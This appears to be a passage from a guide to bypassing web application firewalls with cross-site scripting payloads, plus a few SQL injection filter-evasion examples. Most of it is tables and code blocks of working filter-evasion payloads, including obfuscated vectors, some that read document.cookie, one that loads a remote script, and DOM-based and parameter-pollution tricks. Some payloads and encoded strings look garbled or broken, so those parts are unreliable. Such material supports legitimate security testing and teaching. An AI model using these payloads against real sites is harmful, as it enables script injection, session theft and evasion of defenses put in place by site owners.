  If the `<script>` tag is blocked, an effective alternative strategy is to check whether the filter blocks specific attributes. By testing attributes like `src`, `srcdoc`, `data`, `form`, `formaction`, `code`, and `href`, you can identify weaknesses in the filter without generating too much noise. If these attributes are not blocked, they might indicate HTML tags that can be used to bypass the filter.

- **Testing with src Attribute**
  Many HTML tags use the src attribute along with an event handler to execute JavaScript. Here are a few examples:

| *Tag* | *Payload* | *Compatibility* |
|---|---|---|
| **img** | `<img src=x onerror=prompt(1);>` | Chrome, Firefox |
| **img** | `<img/src=aaa.jpg onerror=prompt(1);>` | Chrome, Firefox |
| **video** | `<video src=x onerror=prompt(1);>` | Chrome, Firefox |
| **audio** | `<audio src=x onerror=prompt(1);>` | Chrome, Firefox |
| **video** | `<video><source onerror=alert(1)>` | Chrome, Firefox |
| **iframe** | `<iframe src=javascript:alert(1) >` | Chrome, Firefox |
| **embed** | `<embed src="javascript:alert(1)">` | Firefox |

- **Testing with Srcdoc Attribute**
  That's right. The `srcdoc` attribute allows you to specify the content of an `<iframe>` directly within the element, which can be useful for embedding static HTML content or for testing how different content is rendered within an iframe without relying on external resources.

**Payload**

| *Payload* | *Compatibility* |
|---|---|
| `<iframe srcdoc="<script>alert('XSS')</ script>"></iframe>` <br> `<iframe srcdoc="<iframe` | **Chrome, Firefox** |
| `<iframe srcdoc="<iframe src='javascript:alert (&quot;XSS&quot;)'></iframe>"></iframe>` | **Chrome, Firefox** |
| `<iframe srcdoc="&lt;script&gt;alert(1);&lt;/ script&gt"></iframe>` | **Chrome, Firefox** |

- **Testing with Action Attribute**
  The next step in testing with the action attribute involves using it with the <form> tag. This attribute specifies where the form data should be sent, i.e., the destination URL for processing the form data

| *Tag* | *Payload* | *Compatibility* |
|---|---|---|
| **Form with input tag** | `<form action="javascrip t:alert('XSS')"><input type="submit"></form>` | Chrome, Firefox |
| **Form with button tag** | `<button form=x>xss<form id=x action="javascript:alert(1)"//` | Chrome, Firefox |
| **Button and form tag** | `<form><button formaction="jav ascript:alert(1)">Click me</ button></form>` | Chrome, Firefox |

- **TESTING WITH FORMACTION ATTRIBUTE**
  The formaction attribute is used on <button> or <input type="submit/image"> elements to override the action attribute of the form they are associated with. If the filter blocks the action attribute, you can use formaction to execute JavaScript.

| Tag | Payload | Compatibility |
|---|---|---|
| **Form with button** | `<form id="x" action="#"> <button form="x" formaction="javascript:alert ('XSS')">Click me</button> </form>` | Chrome, Firefox |
| **Form with input tag** | `<form><input type="image" src=x formact ion="javascript:alert(1);"></form>` | Chrome, Firefox |

- **Testing with Data Attribute**

  Next, check if the data attribute is allowed. If it is, you can use it with the <object> tag to inject code for execution in the Firefox browser.

**Payload:**

```
<object data="javascript:alert(1)"> //Firefox
```

- **Testing with href Attribute**

  If the WAF filters all the above attributes and tags, the next step is to test the href attribute. This attribute is typically allowed by WAFs for legitimate functions. The href attribute can be used with the <a> tag, and with user interaction, it can lead to JavaScript execution.
  Start by injecting a simple <a> tag with a harmless input that points to a legitimate site

**Payload**

```
<a href="www.reseclabs.com">Clickme</a>
```

When injecting this payload, consider the following:

1. **Is the <a> tag removed?**
2. **Is the href attribute altered or removed?**

   **Testing with a JavaScript-like Protocol:**

   Assuming neither the tag nor the attribute is removed or altered, you can use a JavaScript-like protocol for injection

Payload

```
<a href="javascript:">Clickme</a>
```

**Notes:**

1. **Is the entire word Javascript removed?**
2. **Is the colon character : removed?**

**Testing for Case Sensitivity:**

Assuming none of the above are removed or altered, you can test for case sensitivity by using different variations of javascript and the colon.

:

Payload

```
<a href="javaScrRipt:alert(1)">Clickme</a>
```

- **Testing with Pseudo-Protocols**

  The JavaScript protocol is commonly known for executing JavaScript code, but it is not the only method. Another powerful method is the "Data URI scheme," which can embed various types of data directly within web documents.

Example

```
data:[<mediatype>][;base64],<data>
```

The media type (or MIME type) is of interest here. By setting it to "text/html", you can embed HTML content directly within the URI. Here is a general example of how to structure a Data URI for executing JavaScript:

Example

```
data:text/html;base64,Base64EncodedData
```

To create an XSS payload using the Data URI method, you first need to craft your JavaScript code

**Example**

```
<script>alert(1);</script>
```

It is clear that the Data URI approach does not execute within the page context and is instead associated with a null origin. This issue arises because the pseudo "data" protocol is not effective for high-level navigation and operates in a different origin, making such payloads impractical. To overcome this limitation, the `<script>` tag with the `src` attribute is used, allowing JavaScript code to execute in the same context. This payload uses a base64-encoded string for the JavaScript code `alert(document.domain);`, which, when decoded and executed by the browser, runs within the target domain's context.

**Payload**

```
<script src=data:text/javascript;base64,YWxlcnQoZG9jdW
1lbnQuZG9tYWluKTs=></script>
```

The SVG tag can also be used with Data URI to execute JavaScript within the same domain. By using the `<use>` tag in SVG and its `href` attribute, you can reference a Data URI that contains a base64-encoded SVG file.

**Payload**

```
<svg>
<use   href="-
CcgeG1sbnM9J2h0dHA6Ly93d3cudzMub3JnLzIwMDAvc3ZnJyB
4bWxuczp4bGluaz0naHR0cDovL3d3dy53My5vcmcvMTk5OS94

bGluaycgd2lkdGg9JzEwMCcgaGVpZ2h0PScxMDAnPgogICAgP-
GltYWdlIGhyZWY9J3gnIG9uZXJyb3I9J2FsZXJ0KGRvY3VtZW50L
mRvbWFpbiknIC8+Cjwvc3ZnPg==#x" />
</svg>
```

**Decoded Payload**

```
<svgid='x'xmlns='www.w3.org/2000/svg'xmlns:xlink='www.
w3.org/1999/xlink' width='100' height='100'>
<image href='x' onerror='alert(document.domain)' />
</svg>
```

- **Using HTML Character Entities for Evasion**

  HTML entities are used to display characters in HTML and start with `&` and end with `;`. They are often used to bypass filters because they can encode characters that might be removed or filtered by WAFs. Some common techniques for bypassing filters using HTML entities include:
  - Encoding critical parts of JavaScript protocols or Data URI schemes.
  - Combining different encoding methods, such as URL encoding, hexadecimal encoding, and HTML entities, to confuse the filter.
  - Using less common HTML entities that are equivalent to their plain text counterparts but might not be considered by security filters.

| *Entity* | *Character* | *Usage in XSS Payloads* |
|---|---|---|
| **<** | **<** | Starts a tag |
| **>** | **>** | Ends a tag |
| **"** | **'** | Denotes attribute values |
| **'** | **'** | Denotes attribute values |
| **/** | **/** | Used in closing tags or in paths |
| **	** | **\t** | May bypass whitespace filters |
| **:** | **:** | Used in protocol separators |
| **
** | **\n** | May bypass whitespace filters |
| **(** | **(** | Starts a function parameter |
| **)** | **)** | Ends a function parameter |
| **+** | **+** | Concatenates strings or adds numbers |
| **`** | **`** | Used to define template literals |

| Technique | Payload | Compatibility |
|---|---|---|
| **Use of entities in href context** | `<a/href="j	a	v	asc	ri	pt:confirm(1)">Click<test>` | **Chrome, Firefox** |
| **Use of tab and newline in href context** | `<a href="j	a	v	asc
ri	pt:confirm(1)">Click<test>` | **Chrome, Firefox** |
| **Use of URL encoding combined with HTML entities** | `<a fooooooooooooo href=JaVAscript:alert(1)>Click` | **Chrome, Firefox** |
| **Use of decimal numeric character reference (NCR) equivalent of colon** | `<a href="javascript:alert(1)">Click me</a>` | **Chrome, Firefox** |
| **Use of decimal NCR in iframe tag** | `<iframe src=javasc&#x72ipt:alert(1) >` | **Chrome, Firefox** |
| **Use of HTML entities before "JavaScript" scheme with object tag** | `<object data="	javascript:alert(1)">` | **Firefox** |
| **Use of HTML entities after JavaScript protocol** | `<object/data="javascript:alert(1)">` | **Firefox** |
| **Use of decimal NCR with object tag** | `<object data="javascript:alert(1)">` | **Firefox** |

- **Injecting Event Handlers**

**Example:**

```
<a href="https://browsersec.com" onmouseover=alert(1)>ClickHere</a>
```

- **Injecting a Fictitious Event Handler**
  To assess the strength of a filter, you should inject a hypothetical event handler to determine whether the filter blocks all strings following the prefix "on" or only specific event handlers. If the filter only blocks certain event handlers, you can use lesser-known event handlers to bypass the filter.

**Example**

```
<a href="https://browsersec.com" onclimbatree=alert(1)
>ClickHere</a>
```

- **Injecting Lesser-Known Event Handlers**
  Here is a list of payloads that execute in modern browsers without requiring user interaction:

```
<form oninput="alert(1)"><input type="text"></form>
<q oncut="alert(1)">Cut this text.</q>
<body onhashchange="alert(1)"><a href="#">Change the
   hash.</a></body>
<div ondrag="confirm(2)">Drag this.</div>
```

| *Payload* | *Compatibility* | *Credits* |
|---|---|---|
| `<details ontoggle=alert(1)> <div id=target>hello world!</div> </ details>#target` | Chrome | Gareth Heyes |
| `<frameset/onpageshow=alert(1)>` | Chrome, Firefox | Abdulrehman Alqabandi |
| `<style> @keyframes x {} </style> <div style="animation-name:x" onanima tionend="alert(1)">Animate me!</div>` | Chrome | PortSwigger XSS Cheat Sheet |
| `<object onerror=alert(1)>` | Firefox | Rafay Baloch |
| `<svg><animate xlink:href="#x" attributeName="href" values="data:image/svg+xml,<svg id='x' xmlns='http://www. w3.org/2000/svg'><image href='1' onerror='alert(1)' /></svg>#x" /><use id=x />` | Chrome, Firefox | Gareth Heyes |

- **Injecting Location Object**
  Here's an example of using the Location object to create XSS payloads:

**Example 1: Using Single Quotes**

```
<a onmouseover=location="javascript:alert(1)">click
```

**Example 2: Using Decimal HTML Entity Codes**

```
<a
onmouseover=location='&#106&#97&#118&#97&#115&#99&#
114&#105&#112&#116&#58&#97&#108&#10 1&#114&#116&#40&#49&#41
'>a<a>
```

**Example 3: Using Unicode Escape Sequences**

```
<a
onmouseover=\u006C\u006F\u0063\u0061\u0074\u0069\
u006F\u006E='javascript:alert(1)'>Click me</a>
```

- **Using SVG-Based Vectors**
  SVG provides a way to include inline scripts using CDATA sections. This feature can be used to craft XSS payloads

| *Technique* | *Payload* | *Compatibility* |
|---|---|---|
| **SVG with JavaScript handlers** | `<svg><animate attributeName="x" begin="0" dur="10s" fill="freeze" to="100" onbegin="alert(1)"/></svg>` | **Chrome, Firefox** |
| **SVG Using XLink:** | `<svg><a xlink:href="javascript:window.alert('XSS')"><text x="0" y="15" fill="black">Click me</text></a></svg>` | **Chrome, Firefox** |
| **SVG with CDATA** | `<svg xmlns="www.w3.org/2000/svg"> <script type="text/javascript"> <![CDATA[ alert(1); ]] > </script> </svg> <svg><![CDATA[><imagexlink:href="]]><img/ src=xx:x%09 onerror=alert(1)//"></svg>` | **Chrome, Firefox** |

- **Bypassing WAF's Blocking Parenthesis**

To counter filters that block parentheses, several techniques can be employed. One such technique is using the `throw` statement in JavaScript, which is typically used to throw custom errors. Another technique is utilizing "Template Strings" in ES6 (Ecmascript 6).

| Technique | Payload | Compatibility |
|---|---|---|
| **Throw technique with img tag** | `<img src=x onerror="javascript:window.onerror=alert;throw 1">` | **Chrome, Firefox** |
| **Throw technique with body tag** | `<body/onload=javascript:window.onerror=eval;throw'=alert\x281\x29'; >` | **Chrome** |
| **Template Strings** | `<script>alert'1'</script>` | **Chrome, Firefox** |
| **Template strings with SVG** | `<svg><script>alert&grave;1&grave;<p>` | |
| **Template strings with HTML entities** | `<svg><script>alert&DiacriticalGrave;1&DiacriticalGrave;</script>` | **Chrome, Firefox** |

- **Character Escapes**
  A method for obfuscating JavaScript keywords involves using various formats like Unicode, octal, or hexadecimal representations. This technique is particularly useful when injecting HTML tags such as `<script>` into the target environment, as it can help bypass filters.

| *Technique* | *Payload* | *Compatibility* |
|---|---|---|
| **Unicode escapes** | `<script>\u0061\u006C\u0065\ u0072\u0074 (1)</script>` | **Chrome, Firefox** |
| **ES6 accent grave with Unicode** | `<script>\u0061\u006C\u0065\ u0072\u0074 '1'</script>` | **Chrome, Firefox** |
| **ES6 template strings** | `script>eval("\x61\x6c\x65\ x72\x74(1) ");</script>` | |
| **Hexadecimal escapes using eval** | `<script>eval("\x61\x6c\x65\ x72\x74(1) ");</script>` | **Chrome, Firefox** |
| **Octal escapes combined ES6 diacritical grave** | `<script>e val("\141\154\145\162\164 '1'")</script>` | **Chrome, Firefox** |
| **Using decimal numeric character reference** | `<svg onload="&#x61;le&#x72;t& #x28;1&#x29;">` | **Chrome, Firefox** |
| **Using hexadecimal numerical reference** | `<svg onload="&#x61;le&#x72;t& #x28;1&#x29;"> </svg>` | **Chrome, Firefox** |
| **Using escape sequence** | `<svg/onload="eval('\a\l\ert\ (1\)')"/>` | **Chrome, Firefox** |
| **All techniques combined** | `<svg onload="eval('\u0077\ u0069\u006e\u0064\u006f\ u0077[\x22\x61\x6c\x65\x72\ x74\x22](\141\154\145\162\164 '1')')">` | **Chrome, Firefox** |

- **Constructing Strings in JavaScript**

  In such cases, where filters detect and block character escape sequences, there are methods to combine JavaScript in ways that allow generating desired strings like "alert" and "confirm."

| Keyword | Concatenation | Description |
|---|---|---|
| **alert** | `"a" + "l" + "e" + "r" + "t"` | This approach uses the plus operator to concatenate individual characters into a string. |
| **alert** | `/ale/.source + /rt/.source` | Source property returns strings from regex and can be used to construct strings. |
| **alert** | `atob("YWxlcnQoMSk=")` | atob() function decodes a base64-encoded string, which can represent a script like "alert(1)" when decoded. |
| **alert** | `String.fromCharCode (97,108,101,114,116)` | This function converts Unicode number sequences into their corresponding string characters. |
| **alert** | `${'a'}${'l'}${'e'}${'r'}${'t'} (1)');` | ES6 template literals allow the construction of strings with embedded expressions using backticks. |

- **Accessing Properties through Syntactic Notation**

  In the previous examples, "Dot Notation" was used to access object properties in JavaScript. However, it's important to note that JavaScript also supports "Bracket Notation" for accessing object properties.

| Dot Notation | Bracket Notation | Bracket Notation with Concatenation |
|---|---|---|
| **document.cookie** | `document["cookie"]` | `document["co"+"okie"]` |
| **alert('XSS')** | `window["alert"]('XSS')` | `window["al"+"ert"](1)` |
| **document.body. innerHTML** | `document["body"] ["innerHTML"]` | `document["bo"+"dy"] ["inne"+"rHTML"]` |
| **script.src** | `script["src"]` | `script["s"+"rc"]` |
| **String. fromCharCode (97,108,101, 114,116)** | `String["fromCharCode"] (97,108,101,114,116)` | `String["fromChar"+ "Code"](97,108,101, 114,116)` |

- **Bypassing Keyword-Based Filters Using Non-Alphanumeric JS**
  JavaScript allows the use of non-alphabetic characters to represent properties, but encoding the entire payload is often impractical. Therefore, a practical approach is to combine encoded sections with other parts of keywords. If filters block words like `alert`, `prompt`, `confirm`, and `document.cookie`, specific variations can be used to bypass these restrictions.

| *Original Payload* | *Obfuscated Payload* | *Technique* |
|---|---|---|
| **eval("alert")(1)** | `eval("ale" + (![]+[])[+!+[]+(![]+[])[+[]]](1)` | Combination of basic concatenation + non-alphanumeric JS. |
| **alert(1)** | `window["ale" + (![]+[])[+!+[]+(![]+[])[+[]]](1)` | Combination of bracket notation + string concatenation + non-alpha numeric JS |
| **alert(document.cookie)** | `alert(document["cook" + ([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]+!+[]]])` | Combination of bracket notation + string concatenation + non-alphanumeric JS |
| **alert(this["document"]["cookie"])** | `alert(this["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["cook" + ([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]+!+[]]])` | Combination of bracket notation + string concatenation + non alphanumeric JS + hexadecimal escapes |

- **Alternative Execution Sinks**
  If you closely examine, all the string combination options mentioned above rely on execution points like `eval`. Since `eval` can execute strings as JavaScript code, here is an example:

Example

```
<script>eval(/ale/.source + /rt/.source + "(1)");</script>
```

You can also combine string concatenation techniques together; the following example demonstrates a combination of basic concatenation and regex-based sources.

**Example**

```
<script>eval("a" + "l" + "e" + /rt/.source + "(1)");</
script>
```

If the eval function is filtered, you can use alternative execution points like setTimeout() and setInterval(). Here are a few examples:

**Example 1:**

```
<script>setTimeout("a" + "lert" + "(1)");</script>
```

**Example 2:**

```
<img src=a onerror=setInterval(String['fromCharCode']
(97,108,101,114,116,40,39,120,115,115,39,41,32))>
```

**Example 3:**

```
<script>new Function('${'a'}${'l'}${'e'}${'r'}${'t'}
(1)')();</script>
```

- **Case Study: Laravel XSS Filter Bypass**
  If a filter decodes HTML entities back to their original form, you might test the WAF's behavior with an input like the following

**Payload**

```
<a
href="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&
#58&#99&#111&#110&#102&#105&#114&#109&#40&#49&#41">Cli
ckhere</a>
```

**Decoded Payload**

```
<a href="javascript:alert(1)">Clickhere</a>
```

The output triggered an alert due to the presence of the keywords "JavaScript" and "alert," causing the request to be blocked. To bypass this issue, the initial payload was double-encoded using HTML entities, which did not produce a valid payload for executing JavaScript in the `href` context on its own.

**POC**

```
<a
href="&#38;&#35;&#49;&#48;&#54;&#38;&#35;&#57;&#55;&#38;&
#35;&#49;&#49;&#56;&#38;&#35;&#57;&#55;&#38;&#35;&#49;&#4
9;&#53;&#38;&#35;&#57;&#57;&#38;&#35;&#49;&#49;&#52;&#38;
&#35;&#49;&#48;&#53;&#38;&#35;&#52;&#49;&#49;&#50;&#38;&#
35;&#49;&#49;&#54;&#38;&#35;&#53;&#56;&#38;&#35;&#57;&#57
;&#38;&#35;&#49;&#49;&#49;&#38;&#35;&#49;&#49;&#48;&#38;&
#35;&#49;&#48;&#50;&#38;&#35;&#49;&#48;&#53;&#38;&#35;&#4
9;&#49;&#52;&#38;&#35;&#49;&#48;&#57;&#38;&#35;&#52;&#48;
&#38;&#35;&#52;&#57;&#38;&#35;&#52;&#49;">Click here</a>
```

The filter only decodes entities once and does not detect suspicious keywords, allowing the following payload to pass through:

**Decoded Payload**

```
<a href="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#1
16&#58&#99&#111&#110&#102&#105&#114&#109&#40&#49&#41">
Clickhere</a>
```

- **Bypassing Recursive Filters through Tag Nesting**

  To bypass WAF filters that block inputs like `<script>`, you can use nested tags. This method can confuse the filter and make the browser process the tags correctly. The same principle applies in SQL injection attacks, where nesting tags can assist in executing SQL commands.

**Example**

```
<scr<script>ipt>alert(1)</scr<script>ipt>
```

**Examples**

```
UNIUNIONON SELSELECTECT username, password FROM users
```

- **Bypassing Filters with Case Sensitivity**

**Example 1:**

```
<SCRIPT/SRC=HTTP://LINKTOJS/></SCRIPT>
```

**Example 2:**

```
<IFRAME/SRC=JAVASCRIPT:%61%6c%65%72%74%28%31%29 ></
iframe> //
```

**Example 3:**

```
<SVG/ONLOAD=&#112&#114&#111&#109&#112&#116(1)//
```

**Example 4:**

```
<SCRIPT/SRC=DATA:,%61%6c%65%72%74%28%31%29 ></SCRIPT>
```

**Example 5:**

```
<SCRIPT/SRC="DATA:TEXT/JAVASCRIPT;BASE64,YSA-
9CSIJCWMJCW8JCW4JCXMJCXQJCXIJCXUJCXAJCW0JKDE-
JKTEJCSIJICA7IEI9W10JICA7QT0JCTIJICA7CWM9CWE-
JW0EJCV0JICA7QT0JCTUJICA7CW89CWEJW0EJCV0JICA-
7QT0JCUEJK0EJLTEJLTEJICA7CW49CWEJW0EJCV0JICA-
7QT0JIEEJK0EJLTUJICA7CXM9CWEJW0EJCV0JICA7QT0JIEEJCS
0JLTMJICA7CXQ9CWEJW0EJCV0JICA7QT0JIEEJCS0JLTMJICA7CX-
I9CWEJW0EJCV0JICA7QT0JIEEJCS0JLTMJICA7CXU9CWEJW0EJCV0JICA7QT0JIEEJC-
S0JLTMJICA7CXA9CWEJW0EJCV0JICA7QT0JIEEJCS0JLTMJICA7C-
W09CWEJW0EJCV0JICA7QT0JIEEJCS0JLTIJICA7CUQ9CWEJW0E-
JCV0JICA7QT0JIEEJCS0JLTMJICA7CUU9CWEJW0EJCV0JICA7QT0
JIEEJCS0JLTEJICA7CUY9CWEJW0EJCV0JICA7IEM9ICBCW2M-
JK28JK24JK3MJK3QJK3IJK3UJK2MJK3QJK28JK3IJCV0JW2M-
JK28JK24JK3MJK3QJK3IJK3UJK2MJK3QJK28JK3IJCV0JICA7IEM-
JKHAJK3IJK28JK20JK3AJK3QJK0QJK0YJK0 UJKSAJKCAJKSAJICA7
```

- **Bypassing Improper Input Escaping**

  Many context-aware filters prevent JavaScript execution by escaping quotes, but they might not escape the backslash character. This can present an opportunity to bypass the filter. For example, user input reflected inside a `<script>` tag might exploit this issue.

**Example**

```
<script>
var input = "teststring";
</script>
```

**Example**

```
<script>
var input = "\";alert(1)//";
</script>
```

**Example**

```
<script>
var input = "\\";alert(1)//";
</script>
```

- **Bypassing Using DOM XSS**
  WAFs operate on the server side and are unaware of client-side interactions, so converting traditional XSS to DOM-Based XSS can bypass some filters. The `location.hash` property is used for this purpose.

Example 1:

```
www.example.com/xss=<svg/onload=eval(location.hash.
slice(1))>?#alert(1)
```

This payload uses `location.hash.slice(1)` and `eval` to execute code after the "#" character, such as `alert(1)`. If `eval` is blocked, alternative methods like `setTimeout` can be used. Browsers may encode characters in `location.hash`, but functions like `unescape` and `atob` can be used for decoding.

Example 2:

```
www.example.com/xss=<svg/onload=eval(atob(location.
hash.slice(1)))>#YWxlcnQoMSkvLw==
```

The `document.body.innerHTML` property provides another method for manipulating the DOM. By setting this property to `location.hash`, anything following the "#" in the URL is written into the DOM. To decode the content, you can use `decodeURIComponent.`

Example 3

```
www.example.com/xss=<svg/onload=document.body.
innerHTML=decodeURIComponent(location.hash.
slice(1))>//#<img%20src=x%20onerror=prompt(1)>
```

Basic Payload

```
<svg/onload=location="javascript:alert(document.
domain)">
```

- **EXAMPLE 1: USING THE IFRAME TAG**

  This vector sets the `name` attribute with an iframe, but `X-Frame-Options` might prevent the loading. To bypass this restriction, `window.open` can be used.

```
<iframe name="javascript:alert(1)" src="https://example.com/?xss=%22%3E%3Csvg/onload=location=name//">
```

- **EXAMPLE 2: WINDOW.OPEN FUNCTION**

  This vector sets the `name` attribute using the `window.open` function. The second parameter of this function specifies the `window.name` property, which is set to our XSS payload.

**Payload**

```
<script>
window.open('http://example.com/?xss=<svg/onload=location=name//','javascript:alert(1)');
</script>
```

- **EXAMPLE 3: ANCHOR TAG**

**Payload**

```
<href="//target.com/?xss=<svg/onload=location=name//"
target="javascript:alert(1)" >CLICK</a>
```

- **Bypassing Blacklisted "Location" Keyword**

  The `location` property, which belongs to the `window` object, is crucial for executing payloads and is often blocked by WAFs. To bypass filters, techniques like string concatenation and using the `source` property in regular expressions can be employed.

- **Bypassing WAF Using HPP**

  HTTP Parameter Pollution (HPP) attacks involve sending multiple versions of a parameter to manipulate the application's logic. This can lead to privilege escalation or information disclosure. A common use case for bypassing WAFs is when the application merges similar inputs that are sent multiple times

  .

- **EXAMPLE WITH XSS**

**Payload**

```
http://example.com/page?param=<script>alert(1)</
script>.
```

A WAF that searches for the string "script" in parameters will easily block such requests. However, by using HTTP Parameter Pollution (HPP), you can split the word "script" across multiple parameters. In this case, the WAF checks each parameter separately and does not detect the word "script".

**HPP POC**

```
http://example.com/page?param=<scr&param=ipt>alert(1
)</scr&param=ipt>.
```

- **EXAMPLE WITH SQL INJECTION**

  Similarly, in SQL Injection attacks, a standard payload using "UNION SELECT" typically looks like this:

```
http://example.com/page?param=1 UNION SELECT 1,2,3--
```

Similar to the XSS example, you can split the syntax of a payload across multiple parameters to avoid detection.

**HPP POC**

```
http://example.com/page?param=1   UNION   SELE&param=CT
1,2,3--
```